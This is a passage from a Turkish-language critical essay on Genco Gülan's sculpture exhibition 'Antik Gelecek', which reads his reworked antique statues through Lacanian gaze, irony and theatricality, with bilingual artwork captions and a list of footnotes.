Bunlarla birlikte bakışın güncel toplumsal kuramda ve psikanalizde farklı ve daha çarpıcı anlamı arzuyla ilişkisidir. Lacan'ın "*objet petit a*"olarak adlandırdığı yitik arzu, bakıştır. Bakış yitik arzunun kendisidir, içselleştirilmesidir (*embodiment*). Kısacası bakış olmayan ve arzu edilen bir 'şey'e, dolayısıyla arzunun kendisine bakıştır. Ayna evresindeki bu bakış aracılığıyla kimlik ve kişilik oluşturulacaktır. Nitekim çağdaş görsel kuram, Mulvey, Hooks, Kaplan gibi çözümlemeciler aracılığıyla bütün bütüne bu bağlamda, bakışın arzuyla ilişkisi ve o arzu edilen 'nesne'nin kimliği etrafında oluşturulur. (18)

Bu bağlamda Gülan'ın *İskender*'i, *Afrodit*'i ve nihayet kendi portresi, *Uyuyan İmparator*, neye tekabül ediyor? Dikkat edilirse bunların tamamında bir 'körlük', bir 'görmeme' esastır. Antik heykellerin 'görmemesini'ni tarihin getirdiği' bir sonuç olarak değerlendirelim. Belki zamanında görüyorlardı. Çünkü antik Yunan'da renk esastı. Beyazlık, renksizlik Tanrısaldı... Yunanlar heykellerini, tıpkı Mısırlılar gibi, boyuyorlardı. Bu heykellerin gözlerinin olmadığını düşünmek o nedenle zor. Çok büyük bir olasılıkla vardı. Zamanla boyalar silindi, göz olarak yerleştirilen parçalar düştü, kayboldu... Onlar da körleştiler. Şimdi onları öyle tanıyoruz. Gene de bu sonuç önemlidir. Ortada 'görmeyen' çehreler var. Modern bilinç onları bu şekilde tanıyor. Bu heykellerin boyalı olabileceğini ise düşünmek dahi istemiyor. Boyalı hallerinde bir 'basitlik' buluyor. Antikiteye ait bilincin oluştuğu 'philhellenik' dönemde bu heykellerin beyazlığı bir gerçeklik olarak benimsendi. Körlükleri de aynı şekilde kabullenildi.

Üç Kollu Disk Atan Adam, 2016. 3D yazıcı ile yazılmış model, metal döküm ve altın kaplama. Yükseklik: 12 cm. Yapıt Taiwan 2018 Uluslararası Sanat Büyük Ödülüne aday olarak seçildi. Referans: Disk atan atlet MÖ. 5yy. ve Genco Gülan'ın Disk Atamayan Adam yapıtı, 2015.

Discobolous with three Arms, 2016. 3D print model, metal, coated with gold. Height: 12 cm. This piece is selected for the International Artist Grand Prize Competition in Taiwan in 2018. Reference: Discobolus 460–450 BC and Gulan's The Man Who Can not Throw a Disc sculpture, 2015.

Gülan bu çizgiyi sürdürüyor ve onları kör olarak yeniden üretiyor. Fakat daha ilginci kendisini kendi portresinde gözleri kapalı olarak tasarlamasıdır. Bakan değil bakmayan bir Genco Gülan var. Böylece iki şey bir arada gerçekleşiyor. Önce Gülan kendisini antik heykellerle bütünleştiriyor, aynı kategoriye oturtuyor. O geleneği, kabul edilmiş, benimsenmiş yanlışlığıyla sürdürüyor. Ardından kendisini bakmayan birisi olarak tasarlayarak Lacan'cı ayna dönemini tersinliyor. 'Bakmamayı' seçiyor. Böylece kimlikle ilgili yeni bir pozisyon ortaya koyuyor. 'Yitik nesne'/arzu ilişkisini ortadan kaldırıyor. Bir arzu arayışı içinde olmamayı seçiyor. Unutmayalım ki, Lacan'a göre arzuya erişmenin tek hali ölümdür. "Heykellerde gözlerin kapalı olması Gülan'ın kendisini 'ölü' olarak tasarlaması, arzusuna erişmiş olduğunu göstermesi midir?" sorusu ayrıca ele alınmalıdır. (19)

Kaldı ki, burada kendisini ifade eden 'arzu' kavramı hayli karmaşıktır. Kültürel planda neye tekabül ettiği başlı başına bir sorunsaldır. Fakat toplumsal kültür açısından Batılı arzunun tekabüliyetiyle, Batı dışı arzunun tekabüliyeti farklıdır. Gülan'ın bu noktayı vurguladığı açıktır. Böylece Batının bakan ve ötekileştiren, bakan ve arzu nesnesine dönüştüren tutumuna bir set çekerek bakmayan özneyi öne çıkarmaktadır Gülan ve böylelikle başlı başına bir kültürel paradigma oluşturmaktadır.

Bütün bu kapasiteyle birlikte geçerken bir noktayı belirtelim: Gözlerin kapalı olması bir uyku ve ha yal durumunu da dile getirir. Muhtemelen ikisi aynıdır veya en azından birbirini fazlasıyla belirleyen iki durumdur. Uyku ve rüyanın gene kültürler bünyesindeki konumu farklıdır. Rüyanın 'anlamını' ve 'işlevi'ini meydana getiren sembolik kapasite ve kapitalin Batı ve Doğu mitolojilerindeki anlamı birbiriyle uzlaşmaz. Batıda rüyalar bir 'yansıma' ve dönüşüm mekanizması içinde cereyan eder. Doğuda ise rüya 'haber almak' maksadını da güder. (20) Gülan'ın kendisini uyurken göstermesi kendisini 'bakmayan' birisi olarak gösterirken dile getirdikleriyle örtüşür ve tekrarlayalım kendisine ait bir kültürel yapı kurar.


Genco Gülan'ın yeni kültürel yapının kökleri ve sonuçları bakımından oluşturduğu ana kurguyu şimdi başka bir plana taşıyalım. Bu da tüm bu heykellerin ve elbette başka birçoklarının temellendiriliş biçimleri ve o 'sahne'nin anlamını irdeleyerek bulabileceğimiz bir sonuçtur.

Gülan'ın antikitenin neredeyse tabulaşmış ve kendilerine göre bir kutsallık kazanmış yapıtlarına dönük cesur müdahalesini salt belirttiğimiz kültürel yaklaşımla açıklamak olanaksız. Söz konusu girişimin kendisi başlı başına bir 'yapıt' meydana getirirken Gülan'ın bu yapıtı, yani bu heykelleri sunuşunu ironi, oyun, tiyatro gibi kavramlardan soyutlamak olanaksız. Gerçekten de Antik Gelecek sergisi bu sahnenin en geniş haliyle kurulduğu bir sergidir. Daha önce belirttiğimiz gibi sergi yapay çim zemine oturan bordo duvarlarla çevriliydi. Heykeller sergilendikleri geleneksel arkeolojik sit alanlarından çok farklı ve uzak, bu çim zemin üstüne yayılmışlardı. Kendi yapılarında taşıdıkları 'ironik' doku bu ortamın alabildiğine yapay ve 'yabancılaştırılmış' özellikleriyle iç içeydi. Kaldı ki, heykellerin sunduğu bir yabancılık da daha ilk adımda göze çarpıyordu.

Bu ironi, yabancılaştırma, oyun ve teatrallik elbette bilinçli bir tutumdur. Hepsinin özünü 'ludik'/oyunsu bir anlayışın meydana getirdiği rahatlıkla söylenebilir. Tiyatronun bizathi kendisi bir oyundur, oyun alanı ve ortamıdır. Oyun fiilidir. Buna mukabil Gülan'ın bu yaklaşımıyla sanatın ilk günden

Pinokyo Apollo, 2018. Alçı ve modelleme hamuru. 41 x 50 x 32cm. Referans: Apollo Belvedere, Yaklaşık MS 120-140, Vatikan Müzesi, Roma, İtalya ve Pinokyo (1883) Carlo Collodi.

Pinocchio Apollon, 2018. Plaster and modeling clay. 41 x 50 x 32cm. Reference: Apollo Belvedere, Circa AD 120–140, Vatican Museum, Rome, Italy and Pinocchio (1883) by Italian writer Carlo Collodi.



Uykuya Düşmek, 2010. Bor, mermer, polimer döküm ve sanatçının kirpikleri. Metal okuma lambası, siyah halı ve uçak can yeleği. Galeri Artist Ankara'da sergilendiği şekliyle. 45 x 70 x 55 cm. Referans: Büyük İskender portresi ve Genco Gülan, Aşil Topuğu, 2010.

Falling Asleep, 2010. Boron, marble, polymer cast. Hair of the artist on the eye lids. Also metallic reading lamp and life vest. As installed at Gallery Artist, Ankara. 45 x 70 x 55 cm. Reference: Portrait of the Alexander the Great and Genco Gulan, Achilles Heel, 2010.

beri içerdiği oyun olgusunu yeniden canlandırmak istediğini, temel amacın bu olduğunu söylemek pek o kadar kolay değil. Oyun, Gülan'ın yapıtlarında bir amaç değil bir araç... O aracı Gülan başta değindiğimiz, Dadacı diyebileceğimiz tutumunun bir parametresi olarak kullanıyor. Yerleşik, kanonik yapıyı bu oyun aracılığıyla aşıyor. Bir eklektik anlayıştan bahsetmiyoruz. Tersine Gülan bilinçli ve seçmeci bir eğilimle oyun kavramını benimsiyor. Yapıtının çekirdeğinde oyunun yer aldığı muhakkak. Market arabaları içinde taşınan heykeller (*Alışveriş Kaçamağı)*, mekanikle bütünleşmiş kinetik kurgular (*Kafadan Kollu)*, silikon gibi çok yeni malzemelerin *Plastik Sokrates*'i kuşatması bu radikalizmin diğer göstergeleri...

Gülan'ın tutumunu nirengi noktası olarak alıp bir kere daha gerçek-yanılsama sorusuna dönmek kabildir. Serginin ve genel olarak Gülan'ın enerjik çabasının daha çok bu ikilem etrafında inşa edildiği muhakkak. Gülan, gerçek diye kabullenilen olgunun bir illüzyon olabileceğini yeniden hatırlatıyor. Bacağa yerleşmiş kafalar, kesilip asimetrik biçimde yeniden kurgulanmış bedenler sürekli olarak illüzyon/ realite ikilemi etrafında deviniyor. (21) Gerçekliğin bir illüzyona dönüşmesi, illüzyonun gerçeklik diye sunulması ise Batı/ Doğu metafiziğinin 'anlatı' geleneği içinde yaşadığı en büyük sorgulamalardan biridir. Anlatının mimetik bir gerçeklikten çok sembolik ve alegorik anlamlarla bütünleşmesi, kendi içinde labirentler oluşturması, Doğu geleneğinin belkemiğidir. Mimesisin zaten söz konusu olmadığı bir ortamda Gülan anlatının öte/ meta gerçekliğini bizatihi gerçekliğin kendisi olarak sununca, bu kurguyu da baş aşağı çeviriyor. Hatta daha da ileri gidip illüzyonun da ayrıca bir illüzyon içerebileceğini ve o labirenti ancak bu yoldan üretebileceğini vurguluyor.

Bunun çok gerilimli bir hat olduğu ortada. Çünkü Gülan'ın yöneldiği kaynak yapıtların, antikitenin, tiyatronun zaman zaman denediği komedyadan çok uzaktır ve doğrudan doğruya trajiğin içindedir. Antikite büyük ölçüde trajiğin alanıdır. Antikitenin bugünkü insanı etkilemesinin ana nedeni çeşitli nedenlere bağlı gerçekliktir. Trajik bizi ürküttüğü kadar da çeken ve etkileyen, ürpertici bir alandır. Son kertede bize sürekli olarak (en) üst otoriteyle, süper egoyla, çatışmamızı anımsatır. Dolayısıyla antikite doğal olarak kutsaldır. Antik Yunan'ın Batı metafiziğinde 1848-1914 arasında yaşadığı zihinsel yerleşim de bir süper ego inşası mahiyetini taşır. Buna karşılık komedi genel yapısı gereği sekülerdir. Gündelik, sıradan, genel geçer olan, komedinin dokusunu oluşturur. Seküler olan daima bir dekonstrüksiyon içerir.

Gülan'ın teatrallik, ironi ve oyun katmanlarını üst üste yığarak yaptığı kurgu da bu anlamdadır. *Antik Gelecek* bir sergi olarak, Gülan'ın yapıtları genel olarak kutsalın, metafiziğin ve Tanrısal olanın karşısında seküler, fizik ve insansal olarak ortaya çıkıyor. Sürekli yerelleştirme çabasını da kaydetmek gerekir. İroninin ise antikiteyle mi, yoksa onu kutsallık kabulüyle içselleştiren bugünkü insanın bilinciyle mi ilgili olduğu ortaya bırakılmış ama Rabelais'den beri devam eden ciddi bir sorudur. Ne var ki, ironinin diyalektik bir süreç kurduğunu hatırlamadan bu soruyu yanıtlamak olanaksız. İroni içine doğru değil, daima dışına doğru gelişen ve daima çoğullaşan ve çoğullaştıran bir kavramdır. Trajiğin tekilliği karşısında gücünü bu gerçekten alır. Fakat şunu da belirtelim: İroni bir bilinç durumu inşa etmez. Sökmeci gücünün kaynağından söz ediyoruz. İroninin kendisi bir plan kurmaz. Kurulmuş planların üstüne yürüyerek kendisini oluşturur. Bu bakımdan ikincildir ve diyalektik yapısını asıl bu olgu meydana getirir. Gülan'ın yapıtlarındaki çoğulcu özün gerçekliği de bu düzlemde oluşuyor.

Bu kapsamlı, çoğulcu ve tabakalar halinde açılan yapıtların oluşturduğu serinin teatral boyutundan söz ettik. Aynı şekilde, heykellerin içerdiği bakma/ görme ilişkisine değindik. Şimdi bu bağlamın hazırladığı son olguyu ele alalım: Sergi ve içerdiği yapıtlar, bir yapay çim, yeşil saha üstünde ve bordo duvarlarla çevrili olarak yayılırken, geniş sergi salonunda ortaya (her şeye rağmen) bir arkeolojik sit alanı, bir 'açık hava' sergisi değil ama açık havada gerçekleşmiş bir arkeolojik sergi izlenimi veriyor.

Hemen belirtelim: Serginin içerdiği yapıtların/ heykellerin eşzamanlı olarak çok 'farklı' ve tanıdık olmasında da şaşırtıcı bir yan bulunmuyor. Antikitenin getirdiği bütün heykeller için bu 'duygu'dan söz edilebilir. Neredeyse şaşırtıcı olmayan tek bir antik heykel yoktur. Bu şaşırtıcılık 'o' tarihte 'böyle' heykellerin nasıl yapıldığını, yapılabildiğini düşünmemizden kaynaklanır. Oysa unuttuğumuz o heykellerin tam da o dönemde yapıldığı, o şekilde yapıldığı ve bizim onları içselleştirerek bugün onlara benzer heykeller yapmamız ve asıl şaşırtıcı olanın bazı durumlarda hala o heykellerden daha ileriye gidemeyişimizdir. Oysa yanılgı, karşımızda duran heykelleri bizim yaptığımızı, 'eski' insanların daha ilkel ve basit heykeller yapması gerektiğini düşünmemizdir. Bunun ötesinde bazı antikite heykelleri gerçekten de sayısız nedenden ötürü hayli şaşırtıcı olabilir.

Gülan'ın sergisinin ve yapıtlarının şaşırtıcı bir boyutu var. Bu şaşırtıcılık antikite ile gelecek/ bugün arasında çapraşık ve garip bir ilişki kurmamıza yol açıyor. Yeterince açıklayamadığımız bu ilişkinin yanıtını aslında az önce verdik: Gülan, asıl şaşırtıcılığın heykellerin 'deformasyonundan', 'dekonstrüksiyonundan' kaynaklanmasını sağlıyor. Aynı mantığı yineleyerek açıklayalım: Antikitenin heykellerini bire bir mekâna yerleştirseydi bunlar bizde 'nasıl bu kadar mükemmel heykeller yapmış onca eski tarihte yaşamış insanlar?' türünden bir şaşkınlık uyandıracaktı. Oysa, belirttik, şaşırtıcı olması gereken soru tam da odur: 'Neden o heykelleri aşmadık?' sorusunun sorulması gerekir/di. Şimdi Gülan deformasyonları gerçekleştirdiğinde de şaşırıyoruz. Neden diye soruyoruz ve serginin ve yapıtların tüm gizli, cevabını verdiğimiz bu soruda saklı kalıyor. Gülan, antikiteyi güncel zamana, zaman ötesine geçirerek yapıtlarının zaman aşırı olmasına olanak sağlıyor. Yani mükemmelin mükemmelde, kabul edilmiş normlarda olmadığını, mükemmelin dekonstrüksiyonda ve deformasyonda olabileceğini vurguluyor.

Bu gerçek, sergi mekânındaki teatrallik bağlamında bir farklı olguya daha zemin hazırlıyor: Horace'dan beri bildiğimiz ve üstünde estetik düşünce tarihinde çok durulmuş 'ut picturapoesis' kavramı. (22) Şiirle resmi mukayese eden bu yaklaşımın o boyutuna girmenin bir anlamı yok. Fakat oradan hareketle değişik bir noktayı ele alabiliriz. Bunca bütünlüğü olan 'kalabalık' bir sergi ve 'şaşırtıcı' yapıtlar bir araya geldiğinde, ortaya çıkan bütün, teker teker heykellerin dile getirdiği (veya getirmediği), ifade ettiği (veya etmediği) anlamı ne tür bir noktaya taşıyor? İşte bu sorunun kuşatıcı bağlamı 'ut picturapoesis' kavramına dönmemize olanak veriyor: Resim-şiir arasındaki ilişkiyi acaba heykel-resim arasında ve sergi çerçevesi içinde irdeleyebilir miyiz? (23) Bu soru önemlidir, çünkü ortada teker teker heykeller değil, aynı sorunsallar etrafında biçimlenmiş, birbirine eklenen, bir bütün oluşturan bir sergi (yerleştirme) var.

Bu soruyu çok eski bir değerlendirmeye referansla ele alıyoruz. Lessing, söz konusu tartışmayı yaptığı tanınmış ve iyi bilinen metninde, şiiri diyakronik bir sanat olarak nitelendirir. Bize tesir etmesi, bizde yerleşmesi, anlamını açması, şiirin, zaman alacaktır. Resim ise senkroniktir. Baktığımızda görecek, 'anlamını' algılayacak ve içselleştireceğiz. (24) Gülan'ın sergisinde bütün ve parça ilişkisi ve değindiğimiz teatrallik yapıtların dokusuna nasıl etki ediyor, acaba?

Aşil Topuğu, 2010. Mermer, polimer ve alüminyum. 50 x 50 x 95 cm. Referans: Homeros, İlyada destanı, M.Ö 8. yüzyıl ve 11 Eylül ile ilgili haberler.

Achilles Heel, 2010. Marble, polymers and alluminium. 50 x 50 x 95 cm. Reference: Homer, The Iliad epic poem, 8th Century BC and news on 9/11/01.

Aklımdaki Sokrates, 2010. Bor, mermer, polimer ve metal toplar. 200 x 80 x 40 cm.
Çarmıklı Koleksiyonu. Referans: Flavius Palmatus, M.S. 500 Afrodisiyas Müzesi, Aydın.

Socrates in my Mind, 2010. Boron, marble, polymer cast and metal balls. 200 x 80 x 40 cm.
Carmikli Collection. Reference: Flavius Palmatus, 500 AC Aphrodisias Museum, Aydin, TR.

Bahsettiğimiz tiyatro ve sergi dekoru (kurgusu) içine doğru derinleşen bir özellik taşımıyor. Tersine dışına açılan bir yapıyı vurguluyor. Daha önce ele aldığımız trajik-komik ilişkisi bu ikilemin zeminini oluşturuyor. Neticede elinde telefon olan bir 'antikite' heykeli var, örneğin; *Bayan Bay Selfi*. Bu yapıtın kendisi bir tiyatro oluşturuyor. Fakat sergiye bir tiyatro dekoru hazırlayarak veya sergiyi o dekorun içine taşıyarak yeni bir dil ekliyor. Bir anlamda onu 'resimleştiriyor' ve anlamının daha hızlı değilse de etkin bir şekilde öne çıkmasına yol açıyor. Bu tutumu anlaşılabilir. Gülan'ın antiketiyi yeniden kurgulamıyor veya onunla bir 19. Yüzyıl ilişkisi bir Nietzesche'ci ilişki içinde değil. Tersine onu dışına doğru iterek bir zaman genişlemesi yaratıyor. Geleceğin sınırını değil sınırsızlığını çiziyor. Geçmişle uğraşmanın en bilinçli yolu da budur ki bunun gerek büyük P ile yazılan Politik anlamında gerekse doğrudan bir estetik politika anlamında olmadığını söylemek imkan dışıdır.

Geçmiş bizim için bir referans olabilir. Ama historiografik bir sorunsal olarak da belirtelim ki geçmişin geçmiş olarak değil içselleştirilmesi ve zihinselleştirilmesi, irdelenmesi bile söz konusu değildir. Geçmiş, Faulkner'ın meşhur sözünü anımsarsak, asla geçmiş değildir. Ya bugünde, şu veya bu halde, mevcuttur ya da geçmişi bugünün bağlamında ele alırız. Belirttiğimiz bu durum zihinsel süreklilikten başka bir şey olamaz. Hele sanat tarihi söz konusu olunca bu sorunun kapsamı ve sınırları daha da genişler. Çünkü sanat tarihi büyük kopuşlar halinde kuşatır geçmişi.

Genco Gülan'ın geçmişle ilişkili yapıtları böylesi bir kanavaya oturuyor. Geçmişi metodik bir yönelimle ele alırken ve bunu geçmişi irdelemiş, söküp yeniden kurgulamış bütün büyük sanatçıların duyarlılığıyla gerçekleştirirken, yapıtlarında, bugünü aşan bir tercihle geleceğe dönük önermelerde bulunuyor. Söz konusu önermelerin hayli geniş bir kültürel havzadan beslenmesi, birbirinden çok farklı kurgular içermesi, farklı göndermelerle farklı düzlemler oluşturması, çoklu metinsel (polytextual) bir yapı taşıması bu yapıtların ancak kapsamlı irdelemelerle temellendirilebileceğini daha baştan belirliyor.

Sanatsal formun, kuramsal yönelimleri gizleyecek kadar güçlü hamlelerle kendisini ifade ettiği bu yapıtlar, kendi antik gelecek kurgularını yanlarında taşıyorlar.

Cibali-Paris, Eylül-Ekim 2017

Dipnotlar:

1) Bu görüşün gerekçeleri bakımından Bkz. Aleksandra Shatskikh and Marian Schwartz, *Black Square and Origins of Suprematism*. New Haven: Yale University Press, 2012.

2) Johan Jocahim Winceklmann, *History of the Art of Antiquity*. Çev. H. Mallgrave. Los Angeles: Getty Research Institue, 2006. Gerek Winceklmann gerekse onun izinden giderek oluşturulan sanat kuramı ve tarihi için ayrıca bkz. Alex Potts, *Flesh and the Ideal: Winckelmann and the Origins of Art History*. New Haven: Yale University Press, 2000.

3) Geçerken belirtelim: Freud'un analizi kuşkusuz çığır açıcıdır ama Leonardo'yu psikanalitik açıdan irdeleyen sadece o değildir. Bkz; Bradley Collins, *Leonardo, Psychoanalysis, and Art History: A Critical Psychobiographical Approaches to Leonardo da Vinci*. Evanston, Illinois: Northwestern University Press, 1997.

4) Bu çok önemli yapıt hakkında öne sürdüğümüz bu görüşlerin genel bir değerlendirmesi şu kaynakta bulunabilir: David Alan Brown, ed. *Virtue and Beauty: Leonardo's Ginevra de' Benci and Renaissance Portraits of Women*. Princeton, NJ: Princeton University Press, 2001.

5) Italo Calvino, *Klasikleri Neden Okumalıyız*. Çev. K. Atakay. İstanbul: Yapı Kredi Yayınları, 2014.

6) Klasik konusunu Batıda 'kanonik' bir tartışmaya dönüştüren ve 'klasik nedir' sorusuna verilen cevaplar içinde kendisi bir klasik olan metin Eliot'un denemesidir: T.S.Eliot, '*What is a Classic*?'. *Selected Prose of T.S.Eliot* için de Ed. Frank Kermode. New York: Harvest Books, 1975, s. 115-131. Ne var ki, Eliot meseleyi tamamen Avrupa merkezci (Eurocentricist) bir yaklaşım içinde ele alır ve bütünüyle edebiyata yönelir. Bu yaklaşımın kolonyalizm sonrası bir yaklaşımla eleştirisi için bk,

Anki Mukherjee, *What Is a Classic? Post colonial Rewriting and Invention of the Canon*. Stanford: Stanford University Press, 2014.
7) Hamlet konusunda da gene temel taşı metinlerden biri, çok kısa olmasına rağmen, Eliot'undur. T.S. Eliot, '*Hamlet*', *Selected Prose of T.S. Eliot* içinde. Ed. Frank Kermode. New York: Harvest Books, 1975, s. 45-49. Hamlet'in farklı bağlamlarda sayısız metinde incelendiği muhakkaksa da bu yöndeki ilginç son çalışmalardan biri şudur: Simon Critchley ve Jamieson Webster, *Stay, Illusion!: The Hamlet Doctrine*. New York: Pantheon Books, 2013.
8) Bu konuyu izlemek için bk. *Robert Mapplethorpe and the Classical Tradition*. New York: Guggenheim Museum Publications, 1973.
9) Susan Grase Galassi, *Picasso's Variations on Masters*. New York: Harry N. Abrams, 1996.
10) Freud Watteau: *Exchanging Gaze*. Madrid: Museo Thyssen-Bornemisza, 2012. Ayrıca bu konuda mükemmel bir çalışma olarak bk. Elizabeth Prettejohn, *The Modernity of Ancient Sculpture: From Winckelmannto Picasso*. London: İ.B.Tauris, 2012.
11) Frederic Jameson: *Postmodernism of the Cultural Logic of Late Capitalism*. Durham, North Carolina: Duke University Press, 1992.
12) Bu analizi Freud'un *Ego ve İd*'de öne sürdüğü görüşlerden hareketle yapıyorum: Sigmund Freud, *The Ego and the Id*. Çev. J. Strachey. New York: W.W. Norton &Co., 1962.
13) Bu gelişimin nasıl gerçekleştiğini belirleyen çok önemli bir çalışma şudur: Miriam Leonard, *Athens in Paris: Ancient Greece and the Political in Post-War French Thought*. Oxford: Oxford University Press, 2005.
14) Julia Kristeva, *This Incredible Need to Believe*. Çev. B.B. Brahic. New York: Columbia University Press, 2011.
15) Fethi Benslama, *Psychoanalysis and the Challenge of Islam*. Çev. R. Bononno. Mimmesota: University of Minnesota Press, 2009.
16) Doğunun ve Batının nasıl cinsiyetçi bir perspektife yerleştirildiğini çözümlemek için bkz. Reina Lewis, *Gendering Orientalism: Race, Femininity and Representation*. London and New York: Routledge, 1995.
17) Bakış konusunda Batı tarihinin çözümlemesi en geniş ölçüde şu kaynakta izlenebilir: Martin Jay, *Downcast Eyes: The Denigration of Vision in Twentieth Century French Thought*. California, LA: University of California Press, 1993.
18) Tüm bu düşünürlerin temel yaklaşımlarını saptayan metinler toplu olarak şu kaynakta bulunabilir: Ameilia Jones, ed. *The Feminism and Visual Culture Reader*. London, New York: Routledge, 2002.
19) Richard Boothby, *Death and Desire: Psychoanalytic Theory in Lacan's Return to Freud.* London: Routledge, 1991.
20) Tam bu konuda çok önemli bir çalışma olarak bk. Elizabeth Sirriyeh, *Dreams and Visions in the World of Islam: A History of Muslim Dreaming and Foreknowing*. London: I.B. Tauris, 2015.
21) Bu konuda bk. Nicholas Tromans, '*The Defeat of Narrative by Vision': Said and the Image*', Z. Elmarsafy, A. Bernard, D. Atwell, ed., *Debating Orientalism* içinde. London: PalgraveMacmillan, 2013, s. 175-191.
22) Bu konunun tarihsel analizi için bk, Rensselaer Lee, *Ut Pictura Poesis the Humanistic Theory of Painting*. New York: W.W. Norton & Co, 1967.
